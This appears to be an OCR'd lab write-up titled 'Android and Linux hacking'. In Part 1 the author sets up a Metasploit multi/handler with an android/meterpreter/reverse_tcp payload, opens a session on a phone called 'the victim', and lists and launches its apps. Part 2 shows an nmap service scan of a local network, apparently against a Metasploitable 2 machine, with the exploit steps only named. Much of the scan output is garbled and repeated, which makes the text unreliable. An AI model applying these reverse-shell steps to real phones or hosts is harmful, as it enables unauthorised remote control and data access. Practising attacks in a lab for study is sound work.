
Android and Linux hacking

Part 1 Android hacking

Step 1: Create the payload to upload to the victim

Step 2: send the apk file to victim and install the file



Step 3: start the msfconsole and setup the exploit

```
-- --=[ 2196 exploits - 1162 auxiliary - 400 post

-- --=[ 596 payloads - 45 encoders - 10 nops

-- --=[ 9 evasion
Metasploit tip: Start commands with a space to avoid saving
them to history
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp


PAYLOAD ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.3
LHOST ⇒ 192.168.1.3
                          andler) > show options
msf6 exploit(multi/ha
Module options (exploit/multi/handler):
    Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
            Current Setting Required Description
    Name
    LHOST 192.168.1.3
                                               The listen address (an interface may be specified)
                                  yes
    LPORT 4444
                                            The listen port
Exploit target:
```

<u>Step 4:</u> run the exploit and hack into the victim . Here i got the system information by sysinfo and opened some app using the app_run command

<pre>msf6 exploit(multi/handler) > exploit</pre>			
[*] Started reverse TCP handler on 192.168.1.3:4444 [*] Sending stage (77780 bytes) to 192.168.1.36 [*] Meterpreter session 2 opened (192.168.1.3:4444 → 192.168.1.36:33821) at 2022-04-27 14:34:18 -0400			
<u>meterpreter</u> > sysinfo Computer : localhost OS : Android 7.0 - Linux 4.1.18-gaf9795d (aarch64) Meterpreter : dalvik/android			
<pre>meterpreter > app_list Application List</pre>			
			
Name ——	Package ———	Running	IsSystem ————
8 Ball Pool	com.miniclip.eightballpool	false	false
All-In-One Toolbox Amazon	imoblife.toolbox.full in.amazon.mShop.android.shopping	false false	false false
Android Accessibility Suite Android Services Library	com.google.android.marvin.talkback com.google.android.ext.services	false false	true true
Android Shared Library	com.google.android.ext.services	false	true
Android System	android	false false	true
Android System WebView Assistant	com.google.android.webview com.google.android.apps.googleassistant	false	true false
Backup	com.huawei.KoBackup	false	true
Basic Daydreams Blocked Numbers Storage	com.android.dreams.basic com.android.providers.blockednumber	false false	true true
Bluetooth MIDI Service	com.android.bluetoothmidiservice	false	true
Bluetooth Share Bookmark Provider	com.android.bluetooth com.android.bookmarkprovider	false false	true true
Calculator	com.android.calculator2	false	true
Calendar Calendar	com.android.calendar com.google.android.calendar	false false	true false
Calendar Storage	com.android.providers.calendar	false	true
Call Log Backup/Restore CamCardService	com.android.calllogbackup com.huawei.contactscamcard	false false	true true
Camera	com.huawei.camera	false	true
CaptivePortalLogin	com.android.captiveportallogin	false	true
Certificate Installer Chrome	com.android.certinstaller com.android.chrome	false false	true true
Clock	com.android.deskclock	false	true
Compass ConfigUpdater	com.huawei.compass com.google.android.configupdater	false false	true true
Contacts	com.android.contacts	false	true
Contacts Contacts Storage	com.google.android.contacts com.android.providers.contacts	false false	false true
Currents	com.google.android.apps.plus	false	true
Dialler Docs	com.android.incallui com.google.android.apps.docs.editors.docs	false false	true false
Abiintaroßa	Com.anatota.vpnatatogs	larse	true
Weather WhatsApp	com.huawei.android.totemweather com.whatsapp	false false	true false
Wi-Fi Direct	com.huawei.android.wfdft	false	true
Word Work profile setup	com.microsoft.office.word com.android.managedprovisioning	false false	false true
YouTube	com.google.android.youtube	false	true
Zoom androidhwext	us.zoom.videomeetings androidhwext	false false	false true
com.android.backupconfirm	com.android.backupconfirm	false	true
com.android.carrierconfig	com.android.carrierconfig com.android.cts.ctsshim	false false	true
com.android.cts.ctsshim com.android.cts.priv.ctsshim	com.android.cts.ctssnim com.android.cts.priv.ctsshim	false	true true
com.android.frameworkres.overlay	com.android.frameworkres.overlay	false	true
<pre>com.android.partnerbrowsercustomizations.tmobile com.android.providers.partnerbookmarks</pre>	com.android.partnerbrowsercustomizations.tmobile com.android.providers.partnerbookmarks	false :	true true
com.android.sharedstoragebackup	com.android.sharedstoragebackup	false	true
com.android.wallpaperbackup com.android.wallpapercropper	com.android.wallpaperbackup com.android.wallpapercropper	false false	true true
com.hisi.mapcon	com.hisi.mapcon	false	true
com.huawei.iaware com.huawei.ihealth	com.huawei.iaware com.huawei.ihealth	false false	true true
com.huawei.ims	com.huawei.ims	false	true
com.huawei.securitymgr iConnect	com.huawei.securitymgr com.huawei.iconnect	false false	true true
imonitor	com.huawei.imonitor	false	true
<pre>meterpreter > app_run com.android.incallui i=j 'com.android.incallui' Not Found. meterpreter > app_run com.android.incallui i=j 'com.android.incallui' Not Found. meterpreter > app_run com.google.android.youtube [+] Main Activty for 'com.google.android.youtube' h meterpreter > app_run com.instagram.android' i+j Main Activty for 'com.instagram.android' has st</pre>			
meterpreter >			

PART 2 Linux Hacking

Step 1: getting my IP address range. (I am using an external network adapter for kali linux)



Step 2: scanning the IP range with nmap -sV for getting all active devices in the ip range

```
Nose is up (0.012s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

6646/tcp open tcpwrapped

8080/tcp open tcpwrapped

8080/tcp open ttp Apache httpd

MAC Address: CC:68:1E:98:98:FF (Cloud Retwork Technology Singapore PTE.)

Noap scan report for 192.186.1.57

Nost is up (0.015s latency).

Not shown: 977 closed tcp ports (reset)

2008T STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.3.4

22/tcp open telent Linux telentd

23/tcp open telent Linux telentd

23/tcp open stup Postfix sampd

33/tcp open domain ISS BIND 9.a.2

80/tcp open thtp Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open temped

119/tcp open netbios-san Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-san Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

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513/tcp open netbios-san Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)


513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tcp open netbios-san Samba smbd 3.X - 6.X (workgroup: WORKGROUP)

513/tc
```

Step 3: cross checking the IP in the metasploit 2 linux

Step 4: open msfconsole and setup the exploit



Step 5: run the exploit and hack into the linux machine

Here I am creating a file hacked inside the victim and cross checking in the victim machine

